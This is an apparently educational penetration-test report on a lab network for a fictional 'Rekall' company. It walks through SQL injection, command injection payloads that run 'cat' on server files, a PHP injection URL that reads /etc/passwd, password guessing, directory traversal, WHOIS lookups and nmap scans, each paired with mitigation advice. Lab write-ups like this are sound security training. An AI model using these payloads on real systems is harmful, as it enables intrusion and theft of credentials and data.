


Figure 12

This was a successful login attempt. The above exploit was meant to inject an always true statement into a (what was assumed to be) potential SQL table. This would rewire the login credentials to make it so no matter what combination of login credentials are given, the database always reads it as true. These kinds of attacks can be avoided by allowing list input validations, parameterized queries, or enforcing least privilege.

Command Injection

After attempting cross-site scripting with Javascript, HTML auditing, and SQL command injection, bash scripting was used to break the networking page. The following bash command was injected into the DNS Check field

```
www.welcometorecall.com && cat vendors.txt
```

The output given provided sensitive information regarding the server, the addresses, and network details, such as the types of firewalls and load balancers.




Figure 13

The command used for the second input field needed to be modified because the validation stripped the ampersands and semicolons.

```
www.welcomtorecall.com | cat vendors.txt
```




Figure 14

Once again, input validations must be enforced within the search bars to prevent the injection of any kind of scripting. Failure to do so could provide malicious hackers with classified data.

Brute Force Attacks

Brute force attacks are successful most often when login credentials aren't secure. Passwords are encouraged to be long and complex. This does not mean they will be 100% impossible to crack, but the shorter, simpler, and more predictable the password is, the less likely a machine will be needed to guess a password and a malicious individual could guess the right password.

From the investigation thus far, the identity of an admin user was discovered by the name of Melina. A password for Melina was guessed to be her name and this username and password combination was successful in a login attempt.




Figure 15

From this login attempt, revealed classified legal documents. To prevent an attack like this, long and complex passwords should be required for sysadmins.

PHP Injection

Seeing that these webpages contained php suffixes, it occurred to us that a good injection attack to attempt would be a php injection. From the robot.txt page mentioned in the sensitive data exposure section (see Figure 11), a secret php page was discovered titled “souvenirs.php.” Using a php script in the url

```
http://192.168.14.35/souvenirs.php?message=””; system(‘cat /etc/passwd’)
```

The associated passwd file was revealed below




Figure 16

The passwd file within a linux server contains account information and hackers can use this as a means to gain access to this web application. A good practice to have is to avoid using commands that call directly from the shell.

Directory Traversal

Lastly, while still focused on attacking the Rekall Corportaion web pages, a directory traversal attack was attempted. Within the networking page, in the first input field, the following bash command was executed.

```
www.welcometorekall.com && ls
```

Because command injections are shown to be possible within this page, it was surmised that listing the directories and files within the input field would reveal confidential information.




Figure 17




Figure 18

A directory labeled old_disclaimers was uncovered. Using this along with the knowledge of a disclaimers page within this website, a url was attempted.

`http://192.168.14.35/disclaimer.php?=page=old_disclaimers/disclaimer_1.txt`

A couple of assumptions were made. The first being that both disclaimer txt files were within the old_disclaimers directory and the second was that disclaimer_1.txt was indeed the oldest disclaimer txt file. The following information was produced.




Figure 19

This shows that it is possible to traverse directories associated with the html pages. Along with the previous injections that are possible, this is a dangerous possibility.

Overall, the web application needs to be parametrized to account for malicious injections. Every code injection attempted lead to the surrender of potentially confidential information. Numerous cross site scripting attacks can be neutralized simply by better separation within the html files. At least two system administrators need to create newer stronger passwords, as well as set a better example for the rest of the information security team as pertains to enforcing secure login credentials. All the way down to the makeup of the html index containing costly information, there is a lot of retooling that must be done to host a safer web application environment.

Day 2: Attacking Rekall's Linux Servers

For this day, a simple Linux penetration test consisted of reconnaissance, scanning, exploitation, and persistence.

Open Source Exposed Data

While many of the tools used to conduct this penetration test are open sourced, a often overlooked tool utilized is open source information on companies free for anyone to access. One such search tool to compile exposed information is Domain Dossier. The webpage totalrekall.xyz was ran through the database and the following information was exposed.

Address lookup

canonical name totalrekall.xyz.
aliases
addresses 34.102.136.180

Domain Whois record

Queried whois.nic.xyz with "totalrekall.xyz"...

```
Domain Name: TOTALREKALL.XYZ
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com/
Updated Date: 2022-03-11T15:12:32.0Z
Creation Date: 2022-02-02T19:16:16.0Z
Registry Expiry Date: 2023-02-02T23:59:59.0Z
Registrar: Go Daddy, LLC
Registrar IANA ID: 146
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registrant Organization:
Registrant State/Province: Georgia
Registrant Country: US
Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.
Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.
Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.
Name Server: NS51.DOMAINCONTROL.COM
Name Server: NS52.DOMAINCONTROL.COM
DNSSEC: unsigned
Billing Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4805058800
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2022-09-22T01:23:23.0Z <<<
```

Queried whois.godaddy.com with "totalrekall.xyz"...

```
Domain Name: totalrekall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2022-02-02T19:16:19Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2023-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
```

Figure 20

An IP address is revealed to be 34.102.136.180. This is also confirmed just from a ping command.




Figure 21

Seeing as this particular webpage for totalrekall is meant to be confidential, it was surprisingly easy to access a private IP address within the network. This can be sorted out by mitigating what information about the company is made available online.

Nmap Scan Results

Two methods of scanning were implemented in this phase of the test. The first was Nmap. The first scan was a basic scan of Rekall's entire network.

```
nmap 192.168.13.0/24
```

Figure 22 shows the results of the scan below




Figure 22

As shown, there are 5 machines in the network that are accessible: 10, 12, 13, 14, and 1. Running a more aggressive scan can reveal more details.

```
nmap -A 192.168.13.0/24
```

It was discovered that on machine 192.168.13.13, port 80 was not only accessable, but also transparant that drupal was used.

```
Nmap scan report for 192.168.13.13
Host is up (0.000013s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home | Drupal CVE-2019-6340
|_http-generator: Drupal 8 (https://www.drupal.org)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.01 ms 192.168.13.13
```

Figure 23

An exploit can be used as the code execution vulnerability number was provided in the nmap scan. While flow through port 80 is still necessary for internet access to some capacity there is still no reason for this amount of information on the http port to be accessible.

Apache Tomcat Remote CVE-2017-12617

As shown in the previous aggressive nmap scan, machine 192.168.13.10 has port 8080 open. This is associated with http and the version installed was Apache Tomcat/Coyote JSP engine 1.1

```
┌──(root💀kali)-[~]
└─# nmap -A 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-21 21:51 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 50.78% done; ETC: 21:51 (0:00:01 remaining)
Nmap scan report for 192.168.13.10
Host is up (0.000060s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
